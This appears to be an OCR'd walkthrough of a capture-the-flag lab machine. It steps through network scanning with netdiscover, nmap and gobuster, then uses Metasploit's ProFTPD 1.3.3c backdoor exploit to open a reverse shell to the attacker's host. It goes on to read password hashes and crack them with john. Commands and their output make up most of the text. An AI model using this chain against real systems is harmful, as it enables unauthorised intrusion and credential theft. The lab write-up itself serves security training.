

Host discovery:

netdiscover -r 192.74.3.105/24




nmap 192.74.3.105 -sV




``````````*21/tcp open ftp ProFTPD 1.3.3c*

*Web:*
``````````



gobuster dir -u http://192.74.3.111 -x .txt,.php,.htm,.html -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 64 -q

```gobuster - Directory/file & DNS busting tool written in Go

```dir - the classic directory brute-forcing mode


```-t, --threads int

Number of concurrent threads (default 10)

``` -q, --quiet

Don't print the banner and other noise


```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.74.3.105 -x .txt,.php,.htm,.html -w /usr/share/dirbuster/wordlists/di
rectory-list-2.3-medium.txt -t 64 -q
/.htm                 (Status: 403) [Size: 291]
/.php                 (Status: 403) [Size: 291]
/.html                (Status: 403) [Size: 292]
/index.html           (Status: 200) [Size: 177]
/secret               (Status: 301) [Size: 313] [--> http://192.74.3.105/secret/]
/.html                (Status: 403) [Size: 292]
/.php                 (Status: 403) [Size: 291]
/.htm                 (Status: 403) [Size: 291]
/server-status        (Status: 403) [Size: 300]
```





DNS: [vtcsec]

After resolving:


vim /etc/hosts







Download the stuff:



gobuster dir -u http://192.74.3.105/secret -x .txt,.php,.htm,.html -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 64 -q

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.74.3.105/secret -x .txt,.php,.htm,.html -w /usr/share/dirbuster/wordlists
/directory-list-2.3-medium.txt -t 64 -q
/.php                 (Status: 403) [Size: 298]
/wp-content           (Status: 301) [Size: 324] [--> http://192.74.3.105/secret/wp-content/]
/.html                (Status: 403) [Size: 299]
/.htm                 (Status: 403) [Size: 298]
/index.php            (Status: 301) [Size: 0] [--> http://192.74.3.105/secret/]
/wp-login.php         (Status: 200) [Size: 2261]
/license.txt          (Status: 200) [Size: 19935]
/wp-includes          (Status: 301) [Size: 325] [--> http://192.74.3.105/secret/wp-includes/]
/readme.html          (Status: 200) [Size: 7413]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 322] [--> http://192.74.3.105/secret/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.html                (Status: 403) [Size: 299]
/.htm                 (Status: 403) [Size: 298]
/.php                 (Status: 403) [Size: 298]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://vtcsec/secret/wp-login.php?action=register]
```

searchsploit ProFTPD 1.3.3c

```
┌──(root㉿kali)-[~]
└─# searchsploit ProFTPD 1.3.3c
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Cod | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit | linux/remote/16921.rb
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

msfconsole -q

search ProFTPD 1.3.3c

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

set rhosts 192.74.3.105

set payload cmd/unix/reverse

set lhost 192.74.3.111

run

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.74.3.111:4444
[*] 192.74.3.105:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo c9glkPDC66cket88;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "c9glkPDC66cket88\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.74.3.111:4444 -> 192.74.3.105:40032) at 2025-04-26 17:41:10 -0400

ls
bin
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
python3  -c 'import pty; pty.spawn("/bin/bash")'
root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/# cd
cd
bash: cd: HOME not set
root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
```

cat /etc/passwd

marlinspike:6wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

```
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```

john --show hashpassword.txt

```
┌──(root㉿kali)-[~]
└─# vim hashpassword.txt

┌──(root㉿kali)-[~]
└─# cat hashpassword.txt
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCK
bl4/:17484:0:99999:7:::

┌──(root㉿kali)-[~]
└─# john --show hashpassword.txt
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left

┌──(root㉿kali)-[~]
└─#
```